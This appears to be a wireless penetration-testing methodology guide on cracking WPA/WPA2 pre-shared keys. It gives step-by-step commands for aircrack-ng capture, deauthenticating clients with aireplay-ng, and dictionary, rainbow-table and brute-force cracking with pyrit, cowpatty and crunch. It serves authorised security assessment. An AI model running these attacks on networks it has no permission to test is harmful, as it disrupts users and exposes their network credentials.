Wireless Network Penetration Testing

Technical Methodology & Approach

Cracking WPA/WPA2 Encryption Pre-Shared Key (PSK) – The Standard Case

Assumptions:


1. Aircrack-ng suite is installed and working (built-in Back Track)
2. Pyrit is installed and working, if intending to use it.
3. Cowpatty is installed and working, if intending to use it.
4. Graphic card drivers are installed and working, if intending to harness the power of GPU (highly recommended).

The first three steps stated in later part of the document vary depending on the wireless card brand, its driver in use and the channel Access Point (AP) is running on. If things do not go smooth as per the instructions in Step1 to Step3, it is recommended to go through the relevant instructions mentioned in the following article:

http://www.aircrack-ng.org/doku.php?id=cracking_wpa

Step 1 – Start the wireless interface in monitor mode

The available wireless interface





```
# airmon-ng start wlan0
```

Where:


- wlan0 is the wireless interface name.

The wireless interface mon0 available in monitor mode




Step 2 – Start airodump-ng to collect authentication handshake and keep it running until 4 - way handshake is captured

Run airodump on monitor mode enabled interface to find available wireless networks



The list of available wireless networks, their MAC address, and the channel they are running on





```
# airodump-ng -c 6 --bssid xx:xx:xx:xx:xx:xx -w capture mon0
```

Where:

- -c 6 is the channel for the target wireless network.
- --bssid xx:xx:xx:xx:xx:xx is the MAC address of the target AP.
- -w capture is the file name prefix for the file which will contain the IVs.
- mon0 is the interface name in monitor mode.

Re-run airodump to target the specific Access Point under scope and let it run until a 4-way handshake is obtained



Step 3 – If needed, use aireplay-ng to deauthenticate wireless client(s)

```
# aireplay-ng  -0  1  -a  xx:xx:xx:xx:xx:xx  -c  yy:yy:yy:yy:yy:yy  mon
```

Where:

- -0 (zero) indicates de-authentication attack
- 1 is the number of de-authentication packets to send. The counter can be increased as per the requirement.
- -a xx:xx:xx:xx:xx:xx is the MAC address of the target AP
- -c yy:yy:yy:yy:yy:yy is the MAC address of the client to be de-authenticated. Skip this parameter to de-authenticate all the connected clients.
- mon0 is the interface name in monitor mode

This attack is used to obtain 4-way handshake by forcing client(s) to re-establish the connection.

Step 4 – Check the integrity of captured 4-way handshake using cowpatty and|or pyrit

By now it is assumed that a 4-way handshake has been captured.

```
# cowpatty –r capture.cap -c
```

A successfully complete capture of four-way handshake would return:

Collected all necessary data to mount crack against WPA/PSK passphrase

And an incomplete capture of four-way handshake would return:

End of pcap capture file, incomplete four-way handshake exchange. Try using a different capture

Or

```
# pyrit –r capture.cap analyze
```


A successfully complete capture of four-way handshake would return:

Couple of "good" | "workable" handshakes

And an incomplete capture of four-way handshake would return:

No valid EAOPL-handshake + ESSID detected

An example of a successful 4-way handshake capture



[!] Capture the four-way handshake again in case of an incomplete four-way handshake exchange.

[!] Cowpatty sometimes, based on the manner it works, erroneously reports a bad handshake.

Step 5 – Crack the pre-shared key in five different ways


1. Use aircrack-ng (without CUDA support) to crack the pre-shared key **(slow)**

```
# aircrack-ng -w password.lst -b xx:xx:xx:xx:xx:xx capture*.cap
```

Where:

- -w password.lst is the dictionary file.
- -b xx:xx:xx:xx:xx:xx is the MAC address of the target access point
- capture*.cap is the file containing captured 4-way handshake.

Crack passphrase using aircrack-ng without CUDA support



2. Use Pyrit and Cowpatty to crack key on the fly (passthrough mode using CUDA) **(faster than way 1)**


Under this attack, Pyrit simply computes the hash's and pipes them directly into Cowpatty. This avoids the creation of bulky tables and their storage on hard disk.

```
# pyrit -e ESSID -i password.lst -o - passthrough | cowpatty -d - -r capture.cap -s ESSID
```

Where:

- -e ESSID is the name of the Access Point
- -i password.lst is the dictionary file
- -o - indicates output is going to stdout
- passthrough is the mode
- capture.cap is the file containing captured 4-way handshake.

Use pyrit and cowpatty to crack the passphrase in passthrough mode




3. Use Pyrit alone to crack key on the fly (attack_passthrough mode) **(faster than way 2 and is most recommended)**

```
# pyrit -e ESSID -i password.lst -r capture.cap attack_passthrough
```

Where:

- -e ESSID is the name of the Access Point
- -i password.lst is the dictionary file
- -r capture.cap is the file containing captured 4-way handshake.
- attack_passthrough is the attack mode

Use pyrit to crack the passphrase in attack_passthrough mode




4. Pyrit CUDA Batch Mode – Create rainbow tables with pyrit

This method is useful when more than one AP shares the same name but different passphrase or the assessment includes a "post audit" on the target to confirm the remediation.

1. Create an ESSID and add to the pyrit database

```
# pyrit -e ESSID create_essid
```


Create an ESSID and add to the database of pyrit



2. Import passwords i.e. upload the wordlist to the pyrit database

 # pyrit -i password.lst import_passwords


Import password list to pyrit database



3. Start the batch process. This could take a long depending on the size of the dictionary:

 # pyrit batch

The batch process to create rainbow tables




4. Either export rainbow tables to cowpatty or let pyrit itself crack key

Using Pyrit to crack key **(faster)**

 # pyrit –e ESSID –r capture.cap attack_batch

Using pyrit with rainbow tables to crack the key




OR

Export rainbow tables to use with cowpatty **(slower)**

 # pyrit –e ESSID –o ESSID.cow export_cowpatty


Export rainbow tables to cowpatty



Once tables have been exported, they can be sent to cracker

 # cowpatty –d ESSID.cow –r capture.cap –s ESSID

Use cowpatty with rainbow tables to crack the key




5. Brute force with Crunch and Pyrit **(not recommended)**

It could be useful if passphrase has all digits or a phone number or partial passphrase string is known, else attack could take years to finish.

 # crunch 8 8 1234 | pyrit -e ESSID -i - -r capture.cap attack_passthrough

Use crunch with pyrit to brute force the key



The syntax of the crunch command is:

Crunch <min length> <max length> <charset> -o <output file> or | to stdin to pyrit

Appendix:

- CUDA on Back Track:
  http://www.backtrack-linux.org/documents/BACKTRACK_CUDA_v2.0.pdf
  http://www.backtrack-linux.org/wiki/index.php/CUDA_On_BackTrack
- Pyrit installation:
  1. Create main directory tree for pyrit installation
     # svn checkout http://pyrit.googlecode.com/svn/trunk/ pyrit_svn
  2. Install dependencies and libraries
     # apt-get install libssl-dev
     # apt-get install scapy
     # apt-get install python-dev
  3. Build pyrit
     # cd pyrit_svn/pyrit
     # python setup.py build
     # python setup.py install
- Useful Pyrit commands:
  1. To list ESSIDs added to the database:
     # pyrit list_essids
  2. To create an ESSID and add to the database:
     # pyrit –e ESSID create_essid
  3. To delete an ESSID from the pyrit database:
     # pyrit –e ESSID delete_essid
  4. To clean Pyrit blobspace:
     # cd (change directory to home directory)
     # cd .pyrit/ (hidden directory under home directory)
     # rm –rf blobspace
- Split command to split a big dictionary:
  # split -d --bytes=2GB /path/to/large/file /path/to/output/files/prefix
- For more information on using crunch:
  http://adaywithtape.blogspot.com/2011/05/creating-wordlists-with-crunch-v30.html